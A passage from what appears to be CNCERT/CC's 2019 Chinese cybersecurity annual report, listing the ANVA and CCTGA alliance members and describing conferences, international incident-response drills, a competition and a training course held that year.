MM商场、中国电信天翼空间、华为应用市场、魅族应用商店、中国电信爱游戏、OPPO软件商店、VIVO应用商店、腾讯应用宝、豌豆荚、安智市场、腾讯手机管家、通付盾、瑞星、历趣市场、非凡软件站、犇众信息、游戏狗等23家应用商店、安全软件的网站或App客户端进入“3·15白名单App专题”页面，下载并使用“白名单App”。

在联盟成员发展方面，2019年ANVA积极吸纳任子行网络技术股份有限公司、北京京东世纪贸易有限公司、深圳海云安网络安全技术有限公司、北京江民新科技术有限公司、锐捷网络股份有限公司、北京图灵网安科技有限公司、北京版信通技术有限公司、北京云海协同科技有限公司等网络安全领域企业与机构加入联盟，总计新增8家企业。截至2019年12月，ANVA联盟成员单位数量已达61家，成员单位具体情况见表9-3。

表9-3 ANVA联盟成员单位情况（排名不分先后）

单位名称	联盟证书编号
国家计算机网络应急技术处理协调中心	ANVA-MEMBER-1701
中国信息通信研究院	ANVA-MEMBER-1702
中国互联网络信息中心	ANVA-MEMBER-1703
中国软件测评中心	ANVA-MEMBER-1704
中国电信集团公司	ANVA-MEMBER-1705
中国移动通信集团公司	ANVA-MEMBER-1706
中国联合网络通信集团有限公司	ANVA-MEMBER-1707
阿里巴巴（中国）有限公司	ANVA-MEMBER-1708
北京百度网讯科技有限公司	ANVA-MEMBER-1709
北京猎豹网络科技有限公司	ANVA-MEMBER-1710
北京奇虎科技有限公司	ANVA-MEMBER-1711
北京启明星辰信息安全技术有限公司	ANVA-MEMBER-1712
北京瑞星信息技术股份有限公司	ANVA-MEMBER-1713
北京神州绿盟科技有限公司	ANVA-MEMBER-1714
北京永鼎致远网络科技有限公司	ANVA-MEMBER-1715
北京天融信科技有限公司	ANVA-MEMBER-1716
北京网秦天下科技有限公司	ANVA-MEMBER-1717
北京洋浦伟业科技发展有限公司	ANVA-MEMBER-1718
北京知道创宇信息技术有限公司	ANVA-MEMBER-1719
北京智游网安科技有限公司	ANVA-MEMBER-1720
哈尔滨安天科技股份有限公司	ANVA-MEMBER-1721

（续表）

单位名称	联盟证书编号
恒安嘉新（北京）科技股份公司	ANVA-MEMBER-1722
华为技术有限公司	ANVA-MEMBER-1723
魅族科技（中国）有限公司	ANVA-MEMBER-1724
趋势科技（中国）有限公司	ANVA-MEMBER-1725
深圳市深信服电子科技有限公司	ANVA-MEMBER-1726
深圳市腾讯计算机系统有限公司	ANVA-MEMBER-1727
网之易信息技术（北京）有限公司	ANVA-MEMBER-1728
微软中国	ANVA-MEMBER-1729
新浪网技术（中国）有限公司	ANVA-MEMBER-1730
亚信科技（成都）有限公司	ANVA-MEMBER-1731
优视科技有限公司	ANVA-MEMBER-1732
宇龙计算机通信科技（深圳）有限公司	ANVA-MEMBER-1733
卓望信息技术(北京)有限公司	ANVA-MEMBER-1734
成都天翼空间科技有限公司	ANVA-MEMBER-1736
炫彩互动网络科技有限公司	ANVA-MEMBER-1737
中移互联网有限公司	ANVA-MEMBER-1738
北京浩游网讯科技有限公司	ANVA-MEMBER-1739
北京力天无限网络技术有限公司	ANVA-MEMBER-1740
北京手游天下数字娱乐科技有限公司	ANVA-MEMBER-1741
北京搜狗网络技术有限公司	ANVA-MEMBER-1742
北京小米科技有限责任公司	ANVA-MEMBER-1743
北京掌汇天下科技有限公司	ANVA-MEMBER-1744
广东欧珀移动通信有限公司	ANVA-MEMBER-1745
木蚂蚁（北京）科技有限公司	ANVA-MEMBER-1746
中网威信电子安全服务有限公司	ANVA-MEMBER-1747
北京数字认证股份有限公司	ANVA-MEMBER-1748
新华三技术有限公司	ANVA-MEMBER-1801
上海犇众信息技术有限公司	ANVA-MEMBER-1802
网神信息技术（北京）股份有限公司	ANVA-MEMBER-1803
沃通电子认证服务有限公司	ANVA-MEMBER-1805
江苏通付盾信息安全技术有限公司	ANVA-MEMBER-1806
广东风起科技有限公司	ANVA-MEMBER-1807
任子行网络技术股份有限公司	ANVA-MEMBER-1901
北京京东世纪贸易有限公司	ANVA-MEMBER-1902
深圳海云安网络安全技术有限公司	ANVA-MEMBER-1903
北京江民新科技术有限公司	ANVA-MEMBER-1904

（续表）

单位名称	联盟证书编号
锐捷网络股份有限公司	ANVA-MEMBER-1905
北京图灵网安科技有限公司	ANVA-MEMBER-1906
北京版信通技术有限公司	ANVA-MEMBER-1907
北京云海协同科技有限公司	ANVA-MEMBER-1908

9.4 CCTGA 成员发展情况

为有效防范网络攻击活动造成的安全威胁，保障我国互联网网络安全，为我国“互联网+”行动构筑良好的网络环境，针对地下黑色产业链跨平台、跨行业的特点，2015年7月31日，CNCERT/CC发起互联网网络安全威胁治理行动，联合电信行业、互联网行业、安全企业和广大网民，以行业自律方式共同打击网络攻击行为，并探索建立互联网网络安全威胁治理长效机制。专项行动秘书处设在CNCERT/CC，共有54家单位参与，包括运营商、互联网企业、安全厂商、域名注册企业等。专项行动各方紧密协作，共同努力，对拒绝服务攻击、网页暗链篡改等互联网黑色产业相关事件开展坚决有力的打击处置，并对黑色产业链背后存在的巨大利益链条进行深入挖掘。专项行动成效显著，根据CNCERT/CC抽样监测数据，DDoS攻击事件次数由行动前的日均1,491起下降到265起，下降82.2%；境内被篡改网站专项行动前后相比，月均数量下降21.4%，其中境内被篡改政府网站数量下降56.2%，有效净化我国公共互联网网络安全环境，保障相关信息系统安全稳定运行。

为充分利用专项行动所积累的经验，持续开展互联网网络安全威胁治理工作，2016年2月26日，CNCERT/CC发起成立中国互联网网络安全威胁治理联盟（CCTGA），充分发挥行业的资源和技术优势，在网络安全威胁治理方面构建起更加紧密团结的联盟体系，实现威胁情报共享和协同处理。

2019年，CCTGA成员单位向CNCERT/CC投诉了关于网页篡改、网页跳转、黑页、暗链等事件6,684起。CNCERT/CC协调处置网络安全事件约9.8万起，其中包括网页仿冒、安全漏洞、恶意程序、网页篡改、网站后门、DDoS攻击等事件。截至2019年 12 月，中国互联网网络安全威胁治理联盟成员单位数量已达 146 家（表9-4中列出145家，其中CNCERT/CC未列出），成员单位具体情况见表9-4。

表9-4 CCTGA成员单位情况（排名不分先后）

单位名称	联盟证书编号
成都西维数码科技有限公司	CCTGA-000011
成都飞数科技有限公司	CCTGA-000012
江西安服信息产业有限公司	CCTGA-000013
郑州世纪创联电子科技开发有限公司	CCTGA-000014
深圳市邦众实业有限公司	CCTGA-000015
郑州紫田网络科技有限公司	CCTGA-000016
山东安云信息技术有限公司	CCTGA-000017
优视科技有限公司	CCTGA-000018
河北翎贺计算机信息技术有限公司	CCTGA-000019
上海谐润网络信息技术有限公司	CCTGA-000020
哈尔滨安天科技股份有限公司	CCTGA-000021
有色金属工业人才中心	CCTGA-000022
北京瀚思安信科技有限公司	CCTGA-000023
远江盛邦（北京）网络安全科技股份有限公司	CCTGA-000024
浙江贰贰网络有限公司	CCTGA-000025
广东腾安网络技术有限公司	CCTGA-000026
杭州安恒信息技术有限公司	CCTGA-000027
上海创旗天下科技有限公司	CCTGA-000028
中国长城互联网	CCTGA-000029
中国电信集团系统集成有限责任公司	CCTGA-000030
厦门易名科技股份有限公司	CCTGA-000031
北京新网数码信息技术有限公司	CCTGA-000032
深圳市深信服电子科技有限公司	CCTGA-000033
任子行网络技术股份有限公司	CCTGA-000034
竞技世界(北京）网络技术有限公司	CCTGA-000036
厦门纳网科技股份有限公司	CCTGA-000037
福建富士通信息软件有限公司	CCTGA-000038
北京傲盾软件有限责任公司	CCTGA-000039
郑州市景安网络科技股份有限公司	CCTGA-000040
北京锦龙信安科技有限公司	CCTGA-000041
恒安嘉新（北京）科技有限公司	CCTGA-000042
北京北信源软件股份有限公司	CCTGA-000043
中科同昌信息技术集团有限公司	CCTGA-000044
启明星辰信息技术集团股份有限公司	CCTGA-000045
北京世纪互联宽带数据中心有限公司	CCTGA-000046
重庆远衡科技发展有限公司	CCTGA-000047
北京网康科技有限公司	CCTGA-000048

（续表）

单位名称	联盟证书编号
北京华瑞网研科技有限公司	CCTGA-000049
小安（北京）科技有限公司	CCTGA-000050
重庆贝特计算机系统工程有限公司	CCTGA-000051
北京微步在线科技有限公司	CCTGA-000052
北京知道创宇信息技术有限公司	CCTGA-000053
中国信息安全测评中心华中测评中心（湖南省信息安全测评中心）	CCTGA-000054
中安比特（江苏）软件技术有限公司	CCTGA-000055
杭州世平信息科技有限公司	CCTGA-000056
安徽中新软件有限公司	CCTGA-000057
北京瑞星信息技术股份有限公司	CCTGA-000058
中国软件与技术服务股份有限公司	CCTGA-000059
中国联合网络通信集团有限公司	CCTGA-000060
厦门市中资源网络服务有限公司	CCTGA-000061
中国互联网络信息中心	CCTGA-000062
深圳市永达电子信息股份有限公司	CCTGA-000063
北京国舜科技股份有限公司	CCTGA-000064
长安通信科技有限责任公司	CCTGA-000065
中国移动通信集团公司	CCTGA-000066
厦门商中在线科技股份有限公司	CCTGA-000067
杭州汉领信息科技有限公司	CCTGA-000068
北京神州绿盟科技有限公司	CCTGA-000069
信息产业信息安全测评中心	CCTGA-000070
中国科学院计算机网络信息中心	CCTGA-000071
网之易信息技术（北京）有限公司	CCTGA-000072
四川无声信息技术有限公司	CCTGA-000073
网神信息技术（北京）股份有限公司	CCTGA-000074
中金金融认证中心有限公司	CCTGA-000075
北京天融信科技股份有限公司	CCTGA-000076
杭州数梦工场科技有限公司	CCTGA-000077
杭州迪普科技有限公司	CCTGA-000078
上海中科网威信息技术有限公司	CCTGA-000079
北京猎豹移动科技有限公司	CCTGA-000080
阿里云计算有限公司	CCTGA-000081
赛尔网络有限公司	CCTGA-000082
北京匡恩网络科技有限责任公司	CCTGA-000083
北京白帽汇科技有限公司	CCTGA-000084
阿里巴巴（中国）有限公司	CCTGA-000085

（续表）

单位名称	联盟证书编号
成都卫士通信息产业股份有限公司	CCTGA-000086
北京百度网讯科技有限公司	CCTGA-000087
政务和公益机构域名注册管理中心	CCTGA-000088
思睿嘉得（北京）信息技术有限公司	CCTGA-000089
北京奇虎科技有限公司	CCTGA-000090
上海有孚网络股份有限公司	CCTGA-000091
沈阳东软系统集成工程有限公司	CCTGA-000092
北京搜狗信息服务有限公司	CCTGA-000093
杭州思福迪信息技术有限公司	CCTGA-000094
北京新浪互联信息服务有限公司	CCTGA-000095
深圳腾讯科技有限公司	CCTGA-000096
中国电信集团公司	CCTGA-000097
厦门三五互联科技股份有限公司	CCTGA-000098
华为技术有限公司	CCTGA-000099
宇龙计算机通信科技（深圳）有限公司	CCTGA-000100
微梦创科网络科技（中国）有限公司	CCTGA-000101
北京永信至诚科技股份有限公司	CCTGA-000102
北京鸿网互联科技有限公司	CCTGA-000103
北京元支点信息安全技术有限公司	CCTGA-000104
北京众谊越泰科技有限公司	CCTGA-000105
北京安赛创想科技有限公司	CCTGA-000106
郑州易方科贸有限公司	CCTGA-000107
河南电联通信技术有限公司	CCTGA-000108
西安四叶草信息技术有限公司	CCTGA-000109
北京椒图科技有限公司	CCTGA-000110
成都思维世纪科技有限责任公司	CCTGA-000111
迈普通信技术股份有限公司	CCTGA-000112
江苏君立华域信息安全技术有限公司	CCTGA-000113
江西神舟信息安全评估中心有限公司	CCTGA-000114
陕西宇阳信息科技有限公司	CCTGA-000115
南京中新赛克科技有限责任公司	CCTGA-000117
卓望数码技术（深圳）有限公司	CCTGA-000119
北京中科三方网络技术有限公司	CCTGA-000120
中兴通讯股份有限公司	CCTGA-000121
亚信科技（成都）有限公司	CCTGA-000122
湖南大茶视界控股有限公司	CCTGA-000123
茂名市群英网络有限公司	CCTGA-000124
北京网思科平科技有限公司	CCTGA-000125

（续表）

单位名称	联盟证书编号
山东云策网络科技有限公司	CCTGA-000126
郑州金惠计算机系统工程有限公司	CCTGA-000128
北京京东尚科信息技术有限公司	CCTGA-000129
上海理想信息产业（集团）有限公司	CCTGA-000130
杭州海康威视数字技术股份有限公司	CCTGA-000131
东巽科技(北京)有限公司	CCTGA-000132
北京京东尚科信息技术有限公司	CCTGA-000133
河北网信智安信息技术有限公司	CCTGA-000134
北京数字观星科技有限公司	CCTGA-000135
北京天际友盟信息技术有限公司	CCTGA-000136
北京天特信科技有限公司	CCTGA-000137
神州网云（北京）信息技术有限公司	CCTGA-000138
北京派网软件有限公司	CCTGA-000139
济南互信互通信息技术有限公司	CCTGA-000140
深圳市云盾科技有限公司	CCTGA-000141
北京锦岳智慧科技有限公司	CCTGA-000142
北京山海诚信科技有限公司	CCTGA-000143
广州卫富科技开发有限公司	CCTGA-000144
成都科来软件有限公司	CCTGA-000145
长沙市智为信息技术有限公司	CCTGA-000146
深圳市智安网络有限公司	CCTGA-000147
贵州国卫信安科技有限公司	CCTGA-000148
北京梆梆安全科技有限公司	CCTGA-000149
浙江大华技术股份有限公司	CCTGA-000150
北京山石网科信息技术有限公司	CCTGA-000151
清创网御（合肥）科技有限公司	CCTGA-000152
北京云海协同科技有限公司	CCTGA-000153
上海二三四五网络科技有限公司	CCTGA-000154
北京经纬信息技术有限公司	CCTGA-000155
浙江德迅网络安全技术有限公司	CCTGA-000156
浙江蚂蚁小微金融服务集团股份有限公司	CCTGA-000157
京东云计算有限公司	CCTGA-000158
河南金盾信安检测评估中心有限公司	CCTGA-000159

10

CNCERT/CC 举办的网络安全重要活动

（1）《2018 年我国互联网网络安全态势综述》报告发布会在北京召开

2019年4月16日，由CNCERT/CC主办的《2018年我国互联网网络安全态势综述》（简称2018年态势报告）发布会在北京举行。来自中央网信办、工业和信息化部、公安部等政府部门，重要信息系统单位、电信运营企业、域名注册管理和服务机构、互联网和安全企业等80多家单位的专家和代表出席会议。

CNCERT/CC卢卫副书记表示，2018年，我国进一步健全网络安全法律体系，完善网络安全管理体制机制，持续加强公共互联网网络安全监测和治理，构建互联网发展安全基础，构筑网民安全上网环境，特别是在党政机关和重要行业方面，网络安全应急响应能力不断提升，恶意程序感染、网页篡改、网站后门等传统的安全问题得到有效控制。2018年全年未发生大规模病毒爆发、大规模网络瘫痪的重大事件，但关键信息基础设施、云平台等面临的安全风险仍较为突出，APT攻击、数据泄露、分布式拒绝服务攻击等问题仍较为严重。

中央网信办网络安全协调局刘博处长表示，2018年态势报告对了解我国网络安全形势，提高网络安全意识具有重要参考意义。中央网信办网络安全协调局将继续发挥统筹协调作用，从强化网络安全工作责任制落实，统筹推进关键信息基础设施保护，强化数据安全保护，增强态势感知和应急指挥能力，促进网络安全产业发展，加强网络安全人才培养和意识教育等方面持续发力，筑牢国家网络安全屏障。工业和信息化部网络安全管理局袁春阳副处长介绍了工业和信息化部作为行业主管部门在电信、互联网和工业领域开展的网络安全管理工作。公安部网络安全保卫局盘冠员处长总结了2018年网络安全突出特点，并介绍了公安机关针对当前互联网安全隐患问题开展的行动。

会上，CNCERT/CC发布了2018年态势报告，并对该报告进行了详细阐述。报告坚持立足于CNCERT/CC自有监测数据与工作实践，结合2018年典型网络安

全事件、网络安全新趋势及日常网络安全事件应急处置实践成果编撰而成，为我国党政机关、行业企业及社会公众提供了有力参考。报告从网络安全法律法规、网络安全威胁治理、勒索软件威胁、APT攻击、云平台安全、拒绝服务攻击、工业控制系统安全、恶意移动应用和数据安全共9个方面对2018年我国互联网网络安全状况进行了总结。报告还对网络安全趋势进行了4点预测，认为2019年带有特殊目的和针对性更强的网络攻击、国家关键信息基础设施安全、个人信息与数据安全、5G与IPv6等技术安全值得关注。

（2）2019 中国网络安全年会在广州召开

2019年7月17日，以“智能感知态势 携手构建安全”为主题的“2019中国网络安全年会”在广州召开。本次大会由国家互联网信息办公室指导，CNCERT/CC联合国内7家网络安全企业主办，中国通信学会协办。国家互联网信息办公室副主任刘烈宏出席大会，中国工程院院士倪光南、孙优贤、戴浩、于全，挪威科学院院士容淳铭以及来自全国党政机关、重要信息系统、企业、行业协会、高校和科研院所等单位的代表2,000余人参加会议。CNCERT/CC主任李湘宁致欢迎辞，CNCERT/CC副书记卢卫、副主任刘欣然主持大会。

国家互联网信息办公室副主任刘烈宏指出，当前互联网对整个经济社会发展的融合、渗透、驱动作用日益明显，带来的风险挑战不断增大，网络空间威胁和风险日益增多。党的十八大以来，以习近平同志为核心的党中央高度重视网络安全工作，形成了习近平总书记关于网络强国的重要思想，要认真学习领会，坚决贯彻落实，切实用习近平总书记关于网络强国的重要思想武装头脑、指导实践、推动工作。一是要树立正确的网络安全观；二是要强化关键信息基础设施保护；三是要加强数据安全管理和个人信息保护；四是要培育扶持网络安全技术产业做大做强；五是要持之以恒抓好网络安全人才培育和意识教育；六是要积极推动网络空间国际治理。

CNCERT/CC主任李湘宁在致辞中表示，CNCERT/CC作为我国互联网应急处理体系中的牵头单位，在国家互联网信息办公室的有力领导下，贯彻落实习近平总书记关于网络强国的重要思想，与业界同仁一道，坚持“积极预防、及时发现、快速响应、力保恢复”的方针，致力于开展互联网网络安全事件的预防、发现、预警和协调处置等工作，已联合国内近700家单位建立起覆盖全国的境内应急协作体系，并构建跨境网络安全事件的快速响应和协调处置机制，全力维护网络空间环境的健康安全。

此后，我国多名业界知名院士、专家、学者围绕网络安全进行了主旨报告。

中国工程院院士倪光南围绕自主可控打造网络强国的主题，阐述了安全与发展的关系，分析了我国网络安全和信息化领域总体技术产业水平、优势与短板，提出了国产自主可控替代计划。

中国工程院院士孙优贤阐释了工业控制系统的科学概念，介绍了全球工业控制系统信息安全态势，指出了当前我国工业控制系统存在的问题与发展新一代工业控制系统的重要意义，并对大型实验装置与大型实验平台建设、研究内容进行了讲解。

中国工程院院士戴浩围绕赛博对抗与网络安全，介绍了近年来网络安全对抗典型案例，阐述了网络技术对抗有限的攻击力、效能的一次性、攻防的二重性、虚拟战场的指挥4个特征，并对网络对抗中的一些基本关系进行了解释。

中国工程院院士于全从生物免疫系统角度，通过借鉴生物免疫系统带来的启示，提出依靠群体协作与对抗学习的网络安全防御类免疫动态安全架构。

挪威科学院院士容淳铭从区块链的定义特征、区块链应用经验、主要挑战等方面对基于区块链的数据分享与安全进行了分析。

中国电信党组成员、副总经理张志勇，集合中国电信在网络安全的实践经验、责任任务、核心能力，提出了秉持“技术赋能、标准驱动、生态共建、产业共赢共同促进网络安全生态繁荣发展”的倡议。

CNCERT/CC副主任兼总工程师云晓春围绕保障国家数据安全，阐述了数据作为国家战略资源的重要作用，并从数据滥用危害政治安全、关键信息基础设施数据事关国家安全、数据违规流转危害行业安全、数据泄露侵害公民隐私等方面对数据安全事件引起的危害进行了分析，并针对数据滥用和泄露、人工智能带来的数据安全隐患、重要数据跨境流动等问题提出对策与思考。

2019中国网络安全年会为期2天（7月17-18日），大会还设置了“未知威胁防控和人工智能技术”“关键信息基础设施态势感知与应急指挥”“云安全”“安全运营及人才培养”“5G安全与应急响应”“网络安全应急响应”“车联网安全”7个主题分论坛 。

（3）第八届 CNCERT/CC 网络安全应急服务支撑单位成功遴选

根据《关于遴选第八届CNCERT/CC网络安全应急服务支撑单位的通知》等工作要求，经自主申报、提名推荐、专家评审、结果公示等环节，CNCERT/CC确认103家单位为第八届CNCERT/CC网络安全应急服务支撑单位，其中国家级11

家、省级69家，反网络诈骗领域5家，工业控制领域18家，包括国内主流网络安全企业、电信运营企业、IDC企业、安全设备厂商、云服务提供商和反网络诈骗、工业控制等领域的技术优秀企业，有效日期为2019年7月1日至2021年6月30日。

CNCERT/CC自2004年起启动网络安全应急服务支撑单位遴选工作，经过多年发展，支撑单位逐渐成为我国网络安全应急体系的重要部分。

（4）2019 年 APCERT 应急演练圆满完成

2019年7月31日，CNCERT/CC参加了亚太地区计算机应急响应组织（APCERT）发起并举办的2019年亚太地区网络安全应急演练，圆满完成了各项演练任务。APCERT自2005年起组织成员通过电子邮件的方式开展年度网络安全应急演练。作为APCERT的指导委员会委员，CNCERT/CC积极参加并做好各项工作。

2019年APCERT演练的主题是“企业网络中灾难性的无声攻击”。此次演练是基于互联网上真实存在的事件与情况，模拟了近期某组织遭遇网络安全攻击的场景。攻击者通过漏洞完全接管被攻击网站，并植入恶意程序后门和加密货币矿机。

此次演练需要本地和国际间各计算机安全应急响应组织交流协作，协调暂停恶意设备运行，开展恶意代码分析，通知和协助受影响的机构和用户进行防护和加固。在演练过程中，各组织参与并检验了各自的事件响应流程。同时演练的事件响应由多个经济体协作完成，反映了各经济体应急组织应对网络威胁的协调能力，并有效检验了APCERT在促进和确保互联网安全过程中，不断完善的通信联系渠道，以及不断提高的技术能力和事件响应质量。

来自20个经济体（澳大利亚、孟加拉国、文莱、中国、中国台湾地区、中国香港地区、印度、印度尼西亚、日本、韩国、老挝、中国澳门地区、马来西亚、蒙古、缅甸、新西兰、新加坡、斯里兰卡、泰国和越南）的26个成员参加了此次演练。

（5）第七届中日韩互联网应急年会在北京召开

2019年8月27-28日，CNCERT/CC、日本计算机应急响应协调中心（JPCERT/CC）和韩国计算机应急响应协调中心（KrCERT/CC）操作层面代表相聚在北京，召开了第七届中日韩互联网应急年会，会议由CNCERT/CC主办。该年会根据三方于2011年签订的“国家级计算机安全事件响应小组联合合作备忘录”召开。

本届中日韩互联网应急年会的核心成果是：共同回顾了合作活动尤其是事件协调活动；从各自角度分享了网络安全趋势、政策更新情况和技术发展；了解彼此钓鱼

事件的最新趋势和应对此类事件开展的处置措施；分享重大跨境事件处置案例和合作建议；同意更新调查问卷以加强对彼此能力的了解。下届年会将由KrCERT/CC 于2020年负责主办。

（6）CNCERT/CC 参加东盟举办的网络安全应急演练

2019年9月4日，CNCERT/CC作为东盟对话伙伴方，参加了2019年度东盟国家组织开展的网络安全应急演练，这是CNCERT/CC连续第13次参加该项演练。

此次演练的主题是“通过良好的网络净化来应对不断变化的网络威胁”。演练以某公司重要人员邮箱账号遭受黑客组织攻击，被仿冒进行网络欺诈，同时被利用参与泄露客户信息的一系列事件为背景，需要参演组织通过综合分析了解整个事件过程，找到存在的问题并提供解决方案。演练过程中，CNCERT/CC按照事件处置流程，组织对接收的投诉事件进行调查分析，协调其他国家相关组织和CERT组织进行事件处置，并指导事发单位进行修复和防范。演练期间，CNCERT/CC邀请了多家国家级网络安全应急服务支撑单位的技术专家共同参与，通过模拟演练有效强化了CNCERT/CC应急处理体系的建设，提高了共同应对突发网络安全事件的分析和处置能力。

此次演练，有效检验了各国CERT组织在网络安全事件处置方面的应急响应技术和能力，增强了东盟与伙伴国在共同保障网络安全方面的合作。共有来自15个国家（包括东盟10个国家和中国、印度、韩国、日本和澳大利亚5个伙伴国）的18个CERT组织参加了此次演练。

（7）第六届世界互联网大会企业家高峰论坛在乌镇举行

2019年10月20日，第六届世界互联网大会企业家高峰论坛在浙江乌镇举行。此次论坛以“推动数字经济创新，共享全球发展机遇”为主题，来自国内外41名政府领导、企业家、国际组织代表、专家学者在论坛上发表演讲并展开对话，现场有300余人参加本次论坛。

此次论坛由CNCERT/CC组织联络，中国电信集团有限公司、世界知识产权组织主办，红杉资本中国基金协办。嘉宾围绕数字经济创新发展面临的机遇和挑战，以及国际合作的重要性及光明前景进行交流讨论。

中央宣传部副部长、中央网络安全和信息化委员会办公室主任、国家互联网信息办公室主任庄荣文，中央统战部副部长、全国工商联党组书记、常务副主席徐乐江，浙江省委常委、常务副省长冯飞，世界知识产权组织总干事弗朗西斯·高锐，

中国电信集团有限公司董事长、党组书记柯瑞文出席本次论坛并致辞。

庄荣文主任指出，当前全球数字经济蓬勃发展，信息技术创新的扩散效应、信息和知识的溢出效应、数字技术释放的普惠效应日益凸显，数字经济已成为实现全球经济复苏和可持续发展的关键之举，成为有效推动我国经济高质量发展的新动能和新引擎。庄荣文强调，面向未来，要增强发展信心，加快推进数字经济发展进程，以经济结构转型升级的实际成效推动高质量发展取得实质进展；要保持创新恒心，充分发挥科技驱动引领作用，为数字经济持续健康发展注入不竭动力；要展现开放诚心，不断深化各领域互利合作共赢，推动世界各国共同搭乘互联网和数字经济发展的快车；要坚定治理决心，努力营造数字经济健康良好发展环境，让数字经济实现健康运行、良性发展。

徐乐江副部长表示，当前，数字经济已经成为全球产业变革和经济增长的重要引领，世界各国加速布局高端领域，构建数字驱动新生态，打造未来竞争新高地，以互联网、大数据、云计算、人工智能、物联网等为代表的新一代信息技术正在加速与经济社会各领域深度融合，催生大量新技术、新业态和新模式，衍生出不少新服务、新市场，数字经济在加速经济发展、推动转型升级，培育新市场和新增长点，促进新型就业，实现包容性增长和可持续发展等方面的作用日益凸显。围绕推动数字经济创新发展，徐乐江表示，一是要融合创新，构建协同发展新生态；二是要核心技术创新，打通数字经济发展通道；三是要共享数字经济。

冯飞副省长表示，近年来，浙江省委省政府坚持把发展数字经济作为一号工程，以数字产业化、产业数字化为主线，启动建设国家数字经济创新发展实验区，数字经济日益成为全省经济增长的主引擎、转型升级的主动能和创业创新的主阵地。下一步，浙江省将持续加大力度，推进数字经济创新发展，全力打造三大高地，一是打造数字技术创新突破的高地，全力推进之江实验室等创新平台建设，努力突破一批关键核心技术，力争成为具有较大影响力的网络信息技术策源地。二是打造数字产业引领发展的高地，着力在大数据、物联网、人工智能、量子信息等领域培育一批引领未来发展的重量级产业，一批具有较强竞争力的龙头企业和产业集群。三是打造数字应用示范的高地，积极开展工业互联网、移动支付、未来社区等应用场景。培育新型信息消费，带动新技术、新产品、新业态、新模式的创新发展。

此外，多位嘉宾分别围绕“机遇与挑战” “融合与创新” “共谋与共赢”等话题进行了精彩对话与讨论。

（8）第六届世界互联网大会网络安全技术发展和国际合作论坛在乌镇举行

2019年10月21日，第六届世界互联网大会网络安全技术发展和国际合作论坛在浙江乌镇举行。此次论坛由CNCERT/CC主办，中国网络空间安全协会协办。论坛以“携手前行”为主题，围绕网络安全技术发展、网络安全国际合作两个领域展开交流对话，通过主旨发言与专家对话等形式，分享网络安全领域最新技术情况与最佳实践经验。

中央网络安全和信息化委员会办公室副主任、国家互联网信息办公室副主任盛荣华，全国政协委员、中国网络空间安全协会理事长王秀军出席论坛并致辞，柬埔寨电信管理局主席莫阿·查克利亚，中国工程院院士、清华大学计算机科学与技术系主任吴建平，中国工程院院士、浙江大学信息学部主任陈纯，CNCERT/CC主任李湘宁等共27名国内外政府官员、国际组织代表、顶级专家学者、相关企业行业代表在论坛上围绕网络安全与国际合作展开深入交流。

盛荣华副主任指出，作为20世纪人类最伟大的发明之一，互联网推动人类进入活力迸发、充满希望的信息时代。但互联网在创造新发展机遇的同时，也带来许多新的风险挑战。网络安全越来越成为事关世界和平发展、事关人类共同利益的重大课题。中国全功能接入国际互联网25年来，正确处理安全与发展的关系，在强化网络安全保障的同时，积极开展网络安全国际合作，推动构建和平、安全、开放、合作的网络空间，提升网络安全防护能力，夯实网络安全工作基础，加强网络安全宣传普及，深化网络安全国际合作。CNCERT/CC在网络安全信息共享、应急技术支撑与协调处置方面发挥了重要作用。盛荣华强调，希望与国际社会共同努力，在网络安全领域积极沟通合作，合力应对挑战，携手构建网络空间命运共同体，以共识为基础，增进包容互信；以共进为动力，加快创新发展；以共济为途径，维护和平安全；以共治为保障，构建良好秩序。

王秀军理事长表示，随着新技术、新应用的不断发展，网络安全新风险、新挑战日益突出，网络安全形势日趋严峻，成为各国共同面临的重大课题。中国网络空间安全协会始终致力于推动网络安全产业创新发展，提升全民网络安全意识和技能，推动国际交流合作。王秀军建议，要积极推动网络安全技术创新发展，推动网络安全产业做大做强，推动构建开放、公正、透明的网络空间国际环境，增进网络互信。

李湘宁主任介绍了CNCERT/CC在国家互联网信息办公室的有力领导下，开展

互联网网络安全事件的预防、发现、预警和协调处置等工作，建立起覆盖全国的境内应急协作体系，并致力于构建跨境网络安全事件快速响应和协调处置机制，全力维护网络空间环境健康安全。在随后的“政策战略”板块嘉宾发言中，柬埔寨电信管理局主席莫阿·查克利亚分享了柬埔寨在网络安全工作方面的一些经验，表示柬埔寨正在积极提升网络安全处置应急能力，柬埔寨应与其他国家加强合作，构建合作机制，共同应对网络空间安全挑战。互联网名人堂入选者、庆应义塾大学网络文明研究中心联席主任戴夫·法伯提醒，在互联网发展进程中，还需应对很多技术挑战，未来的挑战将更加严峻，要激励研究者进行网络安全方面研究，找出相关解决方案，并推动国家、相关组织的有效合作，创建一个稳定、安全的网络空间。SAP全球高级副总裁、SAP全球研发网络总裁、快速增长战略市场总裁柯曼表示，数字时代基于信任，各方都应建立互信，相互合作，合理应用新兴技术，在数字经济中创造一个互信的环境。

此外，多位中外嘉宾围绕网络安全最新技术发展趋势与国际合作进行了对话交流与讨论，并发表了精彩见解。

（9）2019 中国网络安全技术对抗赛成功举办

2019年7-9月，在国家互联网信息办公室的指导下，CNCERT/CC举办了2019中国网络安全技术对抗赛。此次大赛面向国内网络安全企业，大赛提供了真实的网络数据与业务场景，全方面考察参赛企业的网络安全事件分析、发现与实战能力。本次比赛共有15家国内优秀安全企业报名，通过报名材料审查，实时网络流量分析与评审，专家答辩评审三个环节，最终决出北京安天网络安全技术有限公司、北京兰云科技有限公司和网神信息技术（北京）股份有限公司分别为第一、二、三名。

（10）2019 中国 – 东盟网络安全实地培训成功举办

2019年11月25-29日，CNCERT/CC前往马来西亚吉隆坡，在马来西亚国家网络安全局开展了为期三天的网络安全实地培训。该培训是为了落实中国-东盟信息港建设的具体措施，执行中国和东盟通过的“关于中国-东盟网络安全实地培训的倡议”而开展的。马来西亚当地关键信息基础设施部门均派员参加了此次培训。

此次培训议题设置广泛，涵盖中国网络安全政策、网络安全应急工作和最佳实践、网络安全态势和分析、日志分析、数字取证、黑客攻击行为分析等管理和技术内容，还专门安排了上机操作指导环节，以帮助受训人员学会使用技术工具完成网络安全事件发现分析。恒安嘉新（北京）科技股份公司、奇安信科技集团股份有限

公司的技术专家参与此次培训授课和技术指导。

通过此次中国-东盟网络安全实地培训，不仅宣介了我国的网络安全治理理念和体系，分享了我国网络安全应急响应的成功经验，增进了彼此了解，还将有助于提升我国和东盟国家在网络安全事件的监测分析及协调处置能力。马来西亚对我国开展的网络安全实地培训表示感谢，并对与我国继续在网络安全领域开展更加深入的双边合作表示期待。

（11）2019 亚信非政府论坛第三次会议网络安全圆桌会在重庆召开

